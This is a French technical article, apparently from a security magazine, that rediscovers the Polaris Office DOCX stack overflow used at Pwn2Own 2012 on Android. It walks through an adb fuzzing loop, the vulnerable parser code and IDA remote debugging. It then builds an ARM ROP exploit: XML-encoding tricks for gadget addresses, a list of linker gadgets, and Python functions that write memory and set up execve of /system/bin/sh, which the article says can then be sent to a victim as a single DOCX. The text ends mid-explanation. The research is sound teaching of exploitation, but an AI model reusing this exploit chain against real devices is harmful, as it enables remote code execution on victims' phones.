Maintenant que nous avons des données à muter, il ne reste plus qu'à réaliser la mutation à proprement dit et fournir les fichiers résultants en entrée à l'application Polaris. Pour la mutation, un simple Radamsa [8] avec de préférence le mode br (byte repeat) peut être utilisé puisque l'on cherche des vulnérabilités de type Stack Overflow. En ce qui concerne la création du DOCX, l'envoi sur le périphérique Android et le lancement/monitoring de l'application Polaris, le squelette de fuzzer Android ci-dessous fait parfaitement l'affaire :

```
#!/bin/bash

while true
do
  rm -rf sample/*; unzip sample.docx -d sample/;
  python mutate.py sample/word/document.xml; # appliquer la logique de mutation dans ce
  fichier
  cd sample/; zip -r ../sample_fuzzed.docx .; cd ..;
  adb push sample_fuzzed.docx /sdcard/; # on transfère le fichier sur le smartphone
  adb logcat -c; # on clean les logs
  # on lance l'application Polaris sur le fichier mute
  adb shell am start -a android.intent.action.VIEW -d file:///sdcard/sample_fuzzed.docx -n \
  com.infraware.polarisviewer4/com.infraware.polarisoffice4.OfficeLauncherActivity;
  timeout 2 ./check_for_crash.sh; # au bout de 2 secondes on regarde si un crash a eu lieu
  number=$RANDOM$RANDOM$RANDOM$RANDOM;
  (cat log | grep -c DEBUG >/dev/null && cp sample_fuzzed.docx crashes/sample_fuzzed_$number.
  docx \
  && cp log crashes/log_$number.txt); # on sauvegarde le fichier qui provoque un crash
  adb shell am force-stop com.infraware.polarisviewer4; # on kill l'application au cas où
  rm sample_fuzzed.docx;
done
```

La source du script **check_for_crash.sh** :

```
#!/bin/bash
adb logcat *:S DEBUG:V dalvikvm:V libc:V stdout:V > log
```

2.3 Analyse des crashes

L'utilisation du fuzzer ci-dessus permet de rapidement obtenir des crashes. Il serait trop long de tous les analyser ici, mais les plus intéressants concernent les attributs **path** et **adj** de la balise **shape**.

Il existe un débordement dans la gestion de l'attribut **path** qui permet d'obtenir une vulnérabilité de type write 4 anywhere, c'est-à-dire qui permet d'écrire 4 octets arbitraires à une adresse arbitraire. Cependant, cette vulnérabilité est difficilement exploitable. En effet, avant d'atteindre le chemin vulnérable, la fonction vérifie que la valeur de l'attribut **path** n'est constitué que de chiffres. Par conséquent, il faut une longue séquence de chiffres pour provoquer la vulnérabilité de type write 4 anywhere, ce qui limite le charset des données qu'il est possible d'écrire, mais également la destination de cette écriture. De plus, il ne s'agit pas de la vulnérabilité utilisée par MWRLab.

La vulnérabilité utilisée par MWRLab concerne le parsing de la valeur de l'attribut **adj**. Ceci peut être vérifié via l'exploit [8] qui a été intégré au framework Drozer fin 2013, le pseudo code de la partie vulnérable est présenté ci-dessous :

```
char local_buffer[64];
[...]
char *s = malloc(strlen(adj_value)+1);
char *adj_str_position = s;
char *next_comma = NULL;
do{
  next_comma = strchr(adj_str_position, ",");
  if(next_comma)
    adj_str_length = next_comma - adj_str_position;
  else
    adj_str_length = strlen(adj_str_position);
  memset(local_buffer, 0, 64);
  memcpy(local_buffer, adj_str_position, adj_str_length);
  local_buffer[adj_str_length] = 0x00;
  adj_str_position += adj_str_length + 1;
  [...]
}while(adj_str_position < s+strlen(adj_value));
[...]
```

L'attribut **adj** est défini comme tel dans la spécification W3C VML :

A comma delimited list of numbers that are the parameters for the guide formulas that define the path of the shape. Values may be omitted to allow for using defaults. There can be up to 8 adjust values.

Il s'agit donc d'un ensemble de chiffres séparés par des virgules. Notre fonction vulnérable itère sur chaque valeur en considérant la virgule comme séparateur, et copie cette valeur dans un buffer de 64 octets sur la pile, qu'elle dépasse ou non ces 64 octets. Il s'agit ici d'un cas typique de stack overflow. En effet, en spécifiant une donnée dans **adj** suffisamment longue, que ce soit un nombre ou non (aucune vérification n'est réalisée à ce niveau), il est possible d'écraser plus loin que les limites du buffer local et prendre le contrôle du flot d'exécution en réécrivant le Program Counter enregistré sur la pile à 104 octets du début du buffer local recevant la valeur d'**adj**.

Petite particularité qui sera utile pour l'exploitation, comme la fonction de copie utilisée, **memcpy()**, n'ajoute pas de nullbyte (caractère '\0') à la fin d'une chaîne de caractères, la fonction vulnérable l'ajoute manuellement lors de chaque itération après l'appel à **memcpy()**.

3 Exploitation de la vulnérabilité

3.1 Quelques notions d'ARM

Le but n'est pas de faire un cours sur l'assembleur ARM, néanmoins il convient d'introduire quelques notions avant de tenter d'exploiter un binaire ARM.

En ARM, il existe 16 registres de 32bits, nommés de R0 à R15, ainsi qu'un registre d'état nommé CPSR (*Current Program Status Register*) qui est l'équivalent d'EFLAGS



en x86. Les registres de R0 à R12 sont d'usage général, par contre les registres de R13 à R15 ont une signification particulière. R13 alias SP est utilisé comme Stack Pointer, R14 alias LR (*Link Register*) contient l'adresse de retour d'une sous routine, et R15 alias PC est le *Program Counter*, l'équivalent d'EIP en x86. Contrairement à x86, il est possible de modifier directement le registre PC.

L'ARM est une architecture RISC, dont les instructions sont codées sur 32 bits. Ainsi, et c'est important pour le ROP [11], les adresses des instructions doivent être alignées avec un multiple de 4. Il existe également un mode restreint appelé *Thumb* qui encode ses instructions sur 16 bits, avec leur adresse alignée avec un multiple de 2. Il est possible de passer d'un mode à l'autre en fonction du bit de poids faible de l'adresse contenue dans PC. Pour exécuter une instruction à l'adresse **0xB00016C8** en mode Thumb, il suffit de sauter à l'adresse **0xB00016C9** et le processeur passera directement en mode Thumb.

Les branchements peuvent être réalisés avec ou sans lien (adresse de retour), via les instructions : B, BX (sans lien) et BL/BLX (avec enregistrement de l'adresse de retour dans LR). La transition du mode Thumb au mode ARM, et inversement, est prise en compte lors de l'exécution des instructions BX et BLX, ou lors du chargement d'une nouvelle valeur dans le registre PC via un pop {pc} par exemple.

Enfin, bien que l'architecture ARM puisse être *little* et *big endian*, elle est bien souvent *little endian*, et c'est le cas du smartphone Android ciblé.

3.2 Mise en place du debug avec IDA Pro

Pour réaliser l'analyse et le développement de cet exploit, l'outil IDA Pro est utilisé en tant que désassembleur, mais également debugger distant. Il est possible d'utiliser le debugger **gdb** inclus dans le NDK d'Android, mais celui-ci n'est pas toujours fiable (breakpoint ARM/Thumb, par exemple), et IDA Pro fournit un debugger graphique et plutôt fonctionnel.

Pour utiliser IDA en debugger distant, il faut déposer le binaire **android_server** présent dans le dossier **dbgsrv/** de l'installation d'IDA Pro sur le smartphone Android :

```
$ adb push android_server /data/local/tmp
shell@android:/ $ cd /data/local/tmp
shell@android:/data/local/tmp $ chmod 755 android_server
shell@android:/data/local/tmp $ su ; ./android_server -p1337
IDA Android 32-bit remote debug server(ST) v1.17. Hex-Rays (c) 2004-2013
Listening on port #1337...
```

Il faut ensuite configurer IDA Pro pour utiliser le debugger Android distant par l'intermédiaire du menu **Debugger > Select Debugger... > Remote ARM Linux/Android debugger**.

Une fois le debugger Android distant sélectionné, il faut le configurer via le menu **Debugger > Process**

options... L'adresse IP du smartphone ainsi que le port et le mot de passé spécifié plus haut doivent être saisis.

Il est également possible d'éviter de débayer à distance via Wifi, mais plutôt via USB en redirigeant le port d'écoute d'**android_server** sur un port de la machine auquel est relié le smartphone, puis d'y connecter IDA directement ou de faire une redirection de port (IDA dans une VM, par exemple) via l'outil socat, puisque la redirection de port via **adb** est effectuée sur l'adresse 127.0.0.1.

Cela se traduit par les commandes suivantes :

```
$ adb forward tcp:1337 tcp:1337
$ while true;do socat TCP-LISTEN:4444,fork TCP:127.0.0.1:1337;done
```

Il est maintenant possible de débayer l'application Polaris. Mais la vulnérabilité a lieu lors du parsing d'un fichier XML à l'ouverture d'un document, donc comment s'attacher à l'application Android avant que le parsing du fichier ait lieu ?

Il suffit d'ouvrir un document DOCX qui ne déclenche pas la vulnérabilité avec Polaris, en utilisant l'explorateur de fichiers de Samsung par exemple, puis de s'attacher au processus Polaris en cours via le menu **Debugger > Attach to process....** Lors de l'attachement, celui-ci risque de demander le chemin vers certains fichiers comme le linker dynamique Android du smartphone ainsi que certaines bibliothèques de fonctions utilisées par l'application Android. Il suffit de récupérer ces fichiers via **adb** puis de renseigner le dossier dans lequel ils sont situés lorsqu'IDA le demandera :

```
$ adb pull /system/bin bin/ ; adb pull /system/libs libs/
```

Une fois attaché au processus, appuyer sur la touche retour du Galaxy S3 et ouvrir le fichier vulnérable depuis l'explorateur suffira à débayer l'application Polaris via IDA.

3.3 Maîtriser le Program Counter n'est que le début...

La partie 2 a permis de retrouver la vulnérabilité utilisée lors du Pwn2Own 2012 par l'équipe de MWR Labs. Bien qu'il s'agisse d'un Stack Overflow et que nous sommes en mesure d'écraser le registre PC, l'exploitation de cette vulnérabilité pose quelques challenges.

Tout d'abord, le système ciblé pour le Pwn2Own s'exécute sous la version 4.0.4 d'Android, qui supporte une version réduite de l'ASLR [10]. De plus, la fonction vulnérable est située dans une bibliothèque dynamique, qui est donc chargée aléatoirement en mémoire à chaque exécution. La pile est également soumise à l'ASLR et non exécutable. Il faudra donc exploiter ici en utilisant du ROP.

En prenant de gros raccourcis, au démarrage d'un système Android, un processus nommé Zygote est lancé. Il a pour rôle d'initialiser une instance de la DalvikVM et est l'équivalent du processus init pour les applications



Nombre de bits encodés	Premier code point valide	Dernier code point valide	Nombre d'octets encodés	Octet 1	Octet 2	Octet 3	Octet 4
7	U+0000	U+007F	1	0xxxxxxx			
11	U+0080	U+07FF	2	110xxxxx	10xxxxxx		
16	U+0800	U+FFFF	3	1110xxxx	10xxxxxx	10xxxxxx	
21	U+10000	U+1FFFFF	4	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

Tab 1. L'encodage sous la notation code point

Android. Lorsque l'utilisateur lance une application Android, le processus Zygote, qui correspond au binaire **app_process** sur le système de fichier, **fork()** et « duplique » ainsi une seconde instance de la DalvikVM en mémoire à laquelle il passera la main pour exécuter l'application Android au format Dalvik. Ceci implique que nous retrouverons **app_process** comme étant le binaire derrière chaque application Android en mémoire.

```
root@android:/ # ps |grep polaris
app_69  10894 1905 493848 60532 ffffffff 400684a0 S com.infracore.
polarisviewer4
root@android:/ # ls -al /proc/10894/exe
lrwxrwxrwx root root 2014-04-18 01:31 exe -> /system/bin/app_process
```

L'analyse du binaire **app_process** révèle qu'il n'est pas PIE (Position Independent Executable), ce qui signifie que sa section **.text** n'est pas soumise à l'ASLR et sera chargée à la même adresse à chaque exécution. Il s'agit donc d'un emplacement de rêve pour exploiter via ROP. Cependant, ce binaire est très petit (9.7Ko) et très peu de gadgets pourront y être trouvés. En regardant de nouveau le fichier **/proc/pid/maps** de deux instances de l'application Polaris, on constate qu'un second binaire est également chargé au même emplacement à chaque exécution. Il s'agit du binaire **/system/bin/linker**, le linker dynamique d'Android. Ce binaire à l'avantage d'être beaucoup plus gros (39 Ko).

On notera toutefois un point limitant : ces deux binaires sont mappés à une adresse qui contient un nullbyte :

```
00000000-0000a000 r-xp 00000000 b3:09 333 /system/bin/app_process
0000a000-0000b000 rw-p 00002000 b3:09 333 /system/bin/app_process
b0001000-b0009000 r-xp 00001000 b3:09 49159 /system/bin/linker
b0009000-b000a000 rw-p 00009000 b3:09 49159 /system/bin/linker
```

En dehors de cela, il faut également bien comprendre que notre exploit se trouvera dans l'attribut **adj** de la balise **shape** du fichier **word/document.xml**. Autrement dit, il faut que notre payload (chaîne contenant l'exploit) soit reconnue comme valide par un parseur XML. Ça s'annonce bien...

Un parseur XML autorise tous les caractères « imprimables » du code ASCII, donc les valeurs comprises entre 32 et 127 ainsi que les tabulations '\t', sauts de ligne '\n' et retour chariot '\r', donc les valeurs 9, 10 et 13. Il faut cependant veiller à ne pas sortir de

l'attribut **adj** lors du parsing en utilisant le simple ou double guillemet. Pour cela, il est possible d'utiliser un format d'encodage reconnu par les parseurs XML, en remplaçant les caractères spéciaux par **&#YY** ou **&#xYY**, avec YY le code ASCII du caractère en décimal ou hexadécimal. Il est également possible d'encoder des caractères UTF-8 sur plusieurs octets en utilisant cet encodage. Dans ce cas, YY vaut le code point unicode selon le format décrit dans **Tab 1**.

Des exemples de séquences de caractères spéciaux sont encodés dans **Tab 2**.

Pour réaliser l'exploit, nous n'utiliserons que l'encodage sur 1 ou 2 octets, l'encodage sur 3 et 4 octets étant trop contraignant et ne nous aidera pas ici compte tenu de l'espace des adresses utilisables. Il est donc possible d'utiliser les caractères suivants pour les adresses des gadgets, certains ayant été découverts via un script testant toutes les valeurs possibles sur un octet : 0x09, 0x0A, 0x0D, 0x0F, 0x20-0x7F, [C2 à DF][80 à BF].

En exploitant habilement la fonction vulnérable, il est également possible d'ajouter le caractère **0x00** à notre charset des caractères autorisés. En effet, après chaque **memcpy()** que réalise la fonction vulnérable, celle-ci ajoute automatiquement un nullbyte à la fin de la chaîne copiée. On peut alors se retrouver dans le scénario suivant :

```
[41...41][42424242][43430043] # ce que l'on veut sur la pile
[41...41][42424242][43434243],[41...41][42424242][4343] # ce que contient
l'attribut adj
[41...41][42424242][43434243]+[00] # ce qui est écrit lors du premier memcpy()
[41...41][42424242][4343]+[00] # ce qui est écrit lors du second memcpy()
[41...41][42424242][43430043][00] # ce qui est présent sur la pile à la fin de
la fonction vuln
```

En utilisant le même principe, il devient alors possible d'utiliser les adresses des instructions de la section **.text** du linker mappé en **0xB000XXXX**, il suffit d'encoder **B0** comme étant le second octet d'une valeur codepoint UTF8 valide :

```
&#x430; # \x00\xB0 encodé en codepoint utf8
[41...41][42424242][XXXX00B0] # ce que l'on veut sur la pile
[41...41][42424242][XXXX00B0],[41...41][42424242][XXXX] # ce que contient
l'attribut adj
[41...41][42424242][XXXX00B0]+[00] # ce qui est écrit lors du premier memcpy()
[41...41][42424242][XXXX]+[00] # ce qui est écrit lors du second memcpy()
[41...41][42424242][XXXX00B0][00] # ce qui est présent sur la pile à la fin de
la fonction vuln
```

Caractères à encoder	Valeur binaire	Valeur intermédiaire	Encodage XML
\xC4\xB8	110 00100 10 111000	00100111000 = 312	ĸ
\xE1\x8C\xB7	1110 0001 10 001100 10 110111	0001001100110111 = 1337	ጷ

Tab 2. Exemple d'encodage en notation code point



3.4 La recherche de gadgets

Qui dit exploitation de type ROP, dit gadgets. Et pour chercher des gadgets dans un binaire ARM, il n'y a pas 36 outils.

3.4.1 ROPEME / ropshell

Il existe actuellement une version en ligne de l'outil ROPEME qui supporte l'ARM et qui est disponible à l'adresse <http://ropshell.com>. Il a l'avantage de fournir des opérateurs de recherche haut niveau sur les gadgets, par exemple, la recherche **LOAD r0, [#deadbeef]** retourne la liste (non exhaustive) des gadgets suivants :

```
>0xb0003ad3 : pop {r0 r1 r2 r3 r4 pc} ;;
>0xb0006760 : ldr r0 [r0 #4] ; pop {r4 pc} ;;
-----
>0xb0003ad3 : pop {r0 r1 r2 r3 r4 pc} ;;
>0xb000591f : ldr r0 [r3] ; str r2 [r3] ; bx lr ;;
```

Il cumule cependant plusieurs inconvénients. En effet, il n'existe pas de version publique du code de ROPEME supportant l'ARM : il devient alors nécessaire de passer par le site ropshell.com pour l'utiliser, ce qui est gênant lorsqu'on réalise un exploit sur une vulnérabilité non publique. Il semble également loupier pas mal de gadgets Thumb comme :

```
0xB0005AAD : mov r0 r4; pop {r4 pc}
0xB0003F66 : str r4, [r6]; pop.w {r4 r5 r6 r7 r8 pc}
```

3.4.2 ROPGadget

Il s'agit d'un outil open source développé par Jonathan Salwan, qui permet la recherche de gadgets sur les binaires au format ELF/PE/Mach-O et pour les architectures x86, x64, PowerPC, SPARC, MIPS et depuis peu ARM (Thumb inclus). Le support de l'ARM par cet outil est très récent, et nécessite d'être complété.

3.4.3 IDAPython/Objdump

Parfois, les outils de recherche de gadgets ne suffisent plus, et il est nécessaire de revenir à la technique ancestrale de la b*** et du couteau en scriptant la sortie d'objdump ou d'automatiser la recherche de gadgets particuliers via IDAPython.

3.4.4 Filtrer les gadgets utilisables

Les différentes techniques et outils ci-dessous vont nous donner une liste de gadgets, mais ces derniers ne seront pas tous utilisables dans notre exploit du fait des limitations imposées par le parseur XML. Il peut être intéressant de coder une fonction qui nous permet de déterminer si une adresse peut être utilisée ou non comme gadget afin de filtrer notre base de données :

```
import struct

def inspecteur( gadget ):
    allowed_charset = [9,10,11,13,15,0x7F] + range(0x20,0x7F)
    gadget = struct.pack("<I",gadget)
    skip = False
    for i in range(4):
        if skip:
            skip = False
            continue
        if ord(gadget[i]) in allowed_charset:
            continue
        elif i == 0 and 0x80 <= ord(gadget[i]) <= 0xBF:
            continue
        elif i < 3 and 0xC2 <= ord(gadget[i]) <= 0xDF and
0x80 <= ord(gadget[i+1]) <= 0xBF:
            skip = True
            continue
        elif ord(gadget[i]) == 0x00:
            if i < 3 and 0x80 <= ord(gadget[i+1]) <= 0xBF:
                skip = True
                continue
            else:
                return False
    return True
```

Après utilisation des différents outils et filtrage via la fonction ci-dessus, voici la liste des gadgets qui seront utilisés pour réaliser l'exploit présenté dans cet article :

```
g = {
    "LDMFD_SP_SP_LR_PC": 0xB0002A80, # ldmfd sp, {sp-pc}
    "LDMIA_SP_R4_TO_R7_LR_BX_LR": 0xB0006560+1, # ldmia.w sp!, {r4 r5 r6 r7 lr};
    add sp #8; bx lr
    "MOV_R0_R4_POP_R4": 0xB0005AAC+1, # mov r0 r4; pop {r4 pc}
    "POP_R1": 0xB0001B34, # pop {r1 pc}
    "POP_R2_TO_R6": 0xB0005A6E+1, # pop {r2 r3 r4 r5 r6 pc}
    "POP_R4": 0xB0003A62+1, # pop {r4 pc}
    "POP_R4_R5": 0xB000674C+1, # pop {r4 r5 pc}
    "POP_R4_TO_R8": 0xB0003F74+1, # pop {r4 r5 r6 r7 r8 pc}
    "STR_R4_TO_R6_POP_R4_TO_R8": 0xB0003F66+1, # str r4, [r6]; pop.w {r4 r5 r6 r7 r8 pc}
    "SUB_R4_R7_AND_BX_R3": 0xB0005542+1, # subs r4 r4 r7; bix r3
    "SVC": 0xB0001018, # svc 0x0
}
payload = []
```

3.5 L'objectif de l'exploit

L'exploit utilisé par l'équipe de MWR Labs est composé de deux fichiers que doit télécharger la victime. Un fichier BIN, qui est en réalité un script shell, et un fichier DOCX qui exploitera Polaris. L'exploit repose sur l'exécution de l'appel système **execve()** pour lancer **/system/bin/sh** avec en paramètre le fichier BIN précédent.

La dépendance à un fichier externe en plus du document vulnérable n'est pas vraiment appréciable sur un plan opérationnel, il serait plus pratique de n'avoir qu'à envoyer un fichier DOCX à la victime pour que l'exploit s'exécute sans accroc.

Nous allons donc écrire ici un exploit qui n'utilise aucun fichier externe à télécharger avant l'exploitation. Nous présenterons ci-dessous les différentes ROPChain utilisées pour atteindre l'exécution de code. Plusieurs stratégies envisageables pour remplacer la dépendance au fichier externe seront ensuite expliquées.



3.6 ROPChain 1 : la primitive d'écriture en mémoire

Une primitive importante en exploitation est celle permettant l'écriture d'un DWORD arbitraire à une adresse arbitraire. Bien qu'ici le terme arbitraire soit un peu erroné avec les limitations que nous impose le parseur XML...

Pour écrire une valeur en mémoire, il faut une opération d'« écriture » à une adresse en mémoire, c'est-à-dire par exemple un STR (*Store*) ou un STM (*Store Multiple Register*) avec des registres dont on maîtrise la valeur.

Ici, on va tout simplement combiner deux gadgets :

```
POP_R4_TO_R8 : 0xb0003f75 # pop {r4 r5 r6 r7 r8 pc}
STR_R4_TO_R6_POP_R4_TO_R8 : 0xb0003f67 # str r4, [r6], pop.w {r4 r5 r6 r7 r8 pc}
```

Le premier gadget charge dans R4 la valeur à écrire, et dans R6 l'adresse mémoire où sera écrite cette valeur. Puis le deuxième gadget est utilisé afin de réaliser l'écriture, et récupère sur la pile les registres R4 à R8 qui peuvent être placés à n'importe quelle valeur.

Le code de notre fonction représentant cette primitive est donc le suivant :

```
def writeDword(addr, value):
    global g, payload, JUNK
    # pop {r4 r5 r6 r7 r8 pc}      R4 R5 R6 R7 R8
    payload.append( [g["POP_R4_TO_R8"], value, JUNK, addr, JUNK, JUNK] )
    # str r4, [r6], pop.w {r4 r5 r6 r7 r8 pc}      R4 R5 R6 R7 R8
    payload.append( [g["STR_R4_TO_R6_POP_R4_TO_R8"], JUNK, JUNK, JUNK, JUNK, JUNK] )
```

3.7 ROPChain 2 : la primitive d'écriture en mémoire 2.0

La ROPChain précédente nous fournit l'écriture d'une valeur en mémoire, mais elle nous limite aux caractères autorisés par le parseur XML. Une autre primitive d'écriture plus souple, qui nous offrirait la possibilité d'écrire des adresses avec des caractères « interdits » pourrait nous donner la capacité, par exemple, d'étendre notre payload en rebondissant par la suite sur des gadgets inaccessibles directement ou d'écrire des valeurs particulières en mémoire, au hasard 11/0xb, qui correspond au numéro de l'appel système `execve` que nous devrons placer dans un registre particulier.

Pour construire cette primitive, il est nécessaire de réaliser une opération sur un registre, une addition ou soustraction par exemple, pour ainsi faire passer ce registre d'une valeur autorisée par le parseur XML à une valeur « interdite » qui nous intéresse.

Nous utiliserons les gadgets suivants pour construire cette primitive :

```
POP_R2_TO_R6 : 0xb0005a6f # pop {r2 r3 r4 r5 r6 pc}
POP_R4_TO_R8 : 0xb0003f75 # pop {r4 r5 r6 r7 r8 pc}
SUB_R4_R7_AND_BX_R3 : 0xb0005543 # subs r4 r4 r7 ; b1x r3 ;
STR_R4_TO_R6_POP_R4_TO_R8 : 0xb0003f67 # str r4, [r6], pop.w {r4 r5 r6 r7 r8 pc}
```

Tout d'abord, nous utilisons le premier gadget pour placer dans R3 l'adresse du gadget d'écriture en mémoire. Le second gadget est utilisé pour définir nos valeurs à manipuler : dans R4 nous plaçons **value1**, **value2** dans R7, et l'adresse mémoire où écrire dans R6. Le troisième gadget réalise l'opération de soustraction entre **value1** et **value2** et stocke le résultat dans R4 puis saute sur le gadget pointé par R3, c'est-à-dire le gadget d'écriture en mémoire.

Le code de notre fonction est donc le suivant :

```
def writeDwordViaSub(addr, value1, value2):
    global g, payload, JUNK
    # pop {r2 r3 r4 r5 r6 pc}      R2 R3 R4 R5 R6
    payload.append( [g["POP_R2_TO_R6"], JUNK, g["STR_R4_TO_R6_POP_R4_TO_R8"],
    JUNK, JUNK, JUNK] )
    # pop {r4 r5 r6 r7 r8 pc}      R4 R5 R6 R7 R8
    payload.append( [g["POP_R4_TO_R8"], value1, JUNK, addr, value2, JUNK] )
    # subs r4 r4 r7 ; b1x r3
    payload.append( [g["SUB_R4_R7_AND_BX_R3"], JUNK, JUNK, JUNK, JUNK, JUNK] )
    # execute STR_R4_TO_R6 via b1x R3 : str r4, [r6], pop.w {r4 r5 r6 r7 r8 pc}
    # R4 R5 R6 R7 R8
    payload.append( [JUNK, JUNK, JUNK, JUNK, JUNK, JUNK] )
```

3.8 ROPChain 3 : l'exécution du syscall `execve`

Notre exploit doit exécuter le syscall `execve` de façon à provoquer l'exécution d'un binaire maîtrisé par l'attaquant afin de prendre le contrôle du smartphone. Il convient alors d'étudier la convention d'appel des syscall sur un système ARM, décrite ci-dessous :

```
R0 à R3 : les arguments de l'appel système
R7 : le numéro de l'appel système
SVC : l'instruction à exécuter permettant la réalisation de l'appel système
```

Nous cherchons donc à réaliser le pseudo code suivant ici :

```
LOAD R0, @adresse_du_binaire_a_executer
LOAD R1, @adresse_du_tableau_argv
LOAD R2, @adresse_du_tableau_envp
LOAD R7, 0xb # execve
SVC 0x0
```

Pour confirmer l'exécution de code, nous allons exécuter, dans un premier temps, le binaire avec les paramètres suivants :

```
/system/bin/sh -c '/system/bin/id > /sdcard/ok'
```

Ce qui se traduit par le code C suivant :

```
char *myargv = {"sh", "-c", "/system/bin/id > /sdcard/id", NULL};
char *myenvp = {NULL};
execve("/system/bin/sh", myargv, myenvp);
```

Puisqu'il faut écrire ces différentes chaînes de caractères en mémoire, consultons les espaces mémoire



avec le droit en écriture (flag 'w' ci-dessous), disponibles à une adresse fixe (non soumise à l'ASLR) :

```
0000a000-0000b000 rw-p 00002000 b3:09 333      /system/bin/app_process
b0009000-b000a000 rw-p 00009000 b3:09 49159     /system/bin/linker
```

Pour l'exploit, nous écrivons dans la section +w d'**app_process**, c'est un choix arbitraire. L'architecture ciblée étant ARM Little Endian, l'adresse **0x0000A042** s'écrit **\x42\xA0\x00\x00** dans le fichier XML. Il faut bien le prendre en compte pour les caractères spéciaux (comme **0xA0**) qui ne pourront pas être décodés d'eux-mêmes. Il faudra ainsi les combiner avec un second octet pour qu'ils forment un code point UTF8 valide.

La solution est donc de remplacer le **\x42** de notre adresse précédente par un octet valide sur un encodage UTF8 code point 2 octets. Nous avons vu dans la partie 3.3 que les couples valides commençaient par un octet compris entre **0xC2** et **0xDF**. Afin de travailler sur des adresses alignées sur un multiple de 4, on prendra comme adresse de départ **0xC4**, ce qui nous autorise pour une adresse en **0x0000A0XX** à écrire en :

```
0x0000A0C4, 0x0000A0C8, 0x0000A0CC, 0x0000A0D0, 0x0000A0D4, 0x0000A0D8, 0x0000A0DC
```

Cette limitation nous restreint à écrire uniquement 28 octets consécutifs. On peut combiner toutes les adresses disponibles en écriture dans la section +w d'**app_process**, de **0x0000A0XX** à **0x0000AFFF**, ce qui nous permet de totaliser 448 octets (16*28). Nous verrons plus tard comment il est possible de réussir à utiliser tout cet espace dispersé. Pour le moment, on se contentera d'écrire que des chaînes qui font 28 octets avec le nullbyte, ce qui tombe plutôt bien, car « **/system/bin/id > /sdcard/id** » fait 27 octets, donc 28 avec le nullbyte, ça rentre comme pappy dans mammy !

Pour réaliser l'écriture d'une chaîne de caractères en mémoire, on réalise un wrapper autour de `writeDword` qui ajoute le nullbyte et fait du bourrage pour que la taille de la chaîne soit un multiple de 4 :

```
def writeString(addr, data):
    data += "\x00"
    if len(data) % 4 != 0:
        data += "A"*(4-len(data)%4) # padding
    for i in range(len(data)/4):
        # on transforme un bloc de 4 octets en son équivalent hexa en little endian
        writeDword(addr + (i*4), int(data[i*4:(i+1)*4][::-1].encode("hex"),16))
```

On attribue ensuite arbitrairement des zones mémoires disponibles en **0x0000A0XX** pour stocker nos chaînes de caractères :

```
writeString(0x0000AAC4, "/system/bin/sh") # binaire à exécuter
writeString(0x0000ABC4, "sh") # argv[0]
writeString(0x0000ABC8, "-c") # argv[1]
writeString(0x0000ACC4, "/system/bin/id > /sdcard/id") # argv[3]
```

Il faut alors reconstituer les tableaux de pointeurs que sont **myargv** et **myenvp**, c'est-à-dire un pointeur sur une liste de pointeurs menant sur des chaînes de caractères et se terminant par un pointeur **NULL** :

```
# myenvp
writeDword(0x0000AEC4, 0x00000000) # fin de myenvp

# myargv
writeDword(0x0000AFC4, 0x0000abc4) # sh
writeDword(0x0000AFC8, 0x0000abc8) # -c
writeDword(0x0000AFCC, 0x0000acc4) # /system/bin/id > /sdcard/id
writeDword(0x0000AFD0, 0x00000000) # fin de myargv
```

Maintenant que ces chaînes de caractères sont en mémoire, il faut trouver un moyen d'appeler une instruction SVC (pour l'exécution d'un syscall) avec les bons paramètres dans les bons registres, à savoir :

```
R0 = 0x0000AAC4 => "/system/bin/sh"
R1 = 0x0000AFC4 => myargv
R2 = 0x0000AEC4 => myenvp
R7 = 0xB => execve
PC = instruction SVC
```

Tout d'abord, la recherche d'instructions SVC ne donne pas d'adresse valide selon le parseur XML, il faudra donc l'écrire en mémoire puis la récupérer dans le registre PC. Nous utiliserons l'adresse **0xB0001018** pour l'instruction SVC.

Pour charger l'adresse de **/system/bin/sh** dans le registre R0, les quelques gadgets permettant de **pop r0** depuis la pile ne fonctionnent pas sur le smartphone, par conséquent un gadget permettant de placer dans R0 le contenu du registre R4 a été utilisé. Cependant, ce dernier gadget a un octet de poids faible invalide (**0xAD**) vis-à-vis du parseur XML. Mais puisqu'il est compris entre **0x80** et **0xBF**, il existe un moyen de contourner le parseur XML. Ceci est réalisable uniquement si le DWORD juste avant l'adresse du gadget dans le fichier XML commence (se termine en little endian) par une valeur entre **0xC2** et **0xDF**. Un simple **POP {R4,R5,PC}** rend alors possible l'utilisation de cette ruse :

```
payload.append( [g["POP_R4_R5"], 0x0000AAC4, 0xC4414141] ) # ce qui nous donne \xC4
xAD => &#x12D;
payload.append( [g["MOV_R0_R4_POP_R4"], JUNK] ) #g["MOV_R0_R4_POP_R4"] = 0xB0005AAD
```

On peut créer une fonction pour écrire ces pointeurs spéciaux :

```
def writeSpecialDword( addr, value ):
    global payload, g, JUNK
    payload.append( [g["POP_R2_TO_R6"], JUNK, 0xC4414141, value, JUNK, addr] )
    payload.append( [g["STR_R4_TO_R6_POP_R4_TO_R8"], JUNK, JUNK, JUNK, JUNK, JUNK] )
```

Pour charger l'adresse de **myenvp** dans R2, rien de plus simple, nous avons déjà un gadget qui le fait pour nous avec une adresse valide.

Ce n'est pas aussi simple pour charger l'adresse de **myargv** dans R1, puisqu'il faut appeler un gadget qui réalise **pop {r1 pc}**, et le seul gadget disponible réalisant cette opération est localisé à une adresse invalide et impossible à encoder, **0xB0001B34**. De même, il n'existe pas de gadget offrant la capacité de placer des valeurs interdites par le parseur XML dans PC ou R7. Il faut donc ruser et utiliser ce que l'on appelle une fausse pile pour arriver à nos fins. Le principe est relativement simple : au lieu d'écrire nos valeurs sur



la pile pour que des **pop {registre pc}** puissent les lire, nous les écrivons dans un espace mémoire que nous désignerons ensuite comme une nouvelle pile en modifiant le registre SP pour qu'il pointe dessus.

Pour réussir à charger R1 avec l'adresse de **myargv**, R7 avec **0xB** et PC avec l'adresse de **SVC**, nous utiliserons 3 fausses piles ainsi que les gadgets suivants :

```
POP_R4 : 0xb0003a63 # pop {r4 pc}
LDMFD_SP_SP_LR_PC : 0xb0002a80 #LDMFD SP, {SP-PC} ;
LDMIA_SP_R4_TO_R7_LR_BX_LR : 0xb0006561 # ldmia.w sp!, {r4, r5, r6, r7, lr}, add
sp #8, bx lr
MOV_R0_R4_POP_R4 : 0xb0005aad # mov r0 r4 ; pop {r4 pc} ;;
POP_R1 : 0xb0001b34 # pop{r1 pc}
```

Quelques explications s'imposent sur certains gadgets :

- **LDMFD_SP_SP_LR_PC** charge dans SP, LR et PC les 3 DWORDs stockés à partir de l'adresse pointée initialement par SP puis, à la fin de l'instruction, SP est écrasé par la valeur récupérée sur la pile ;
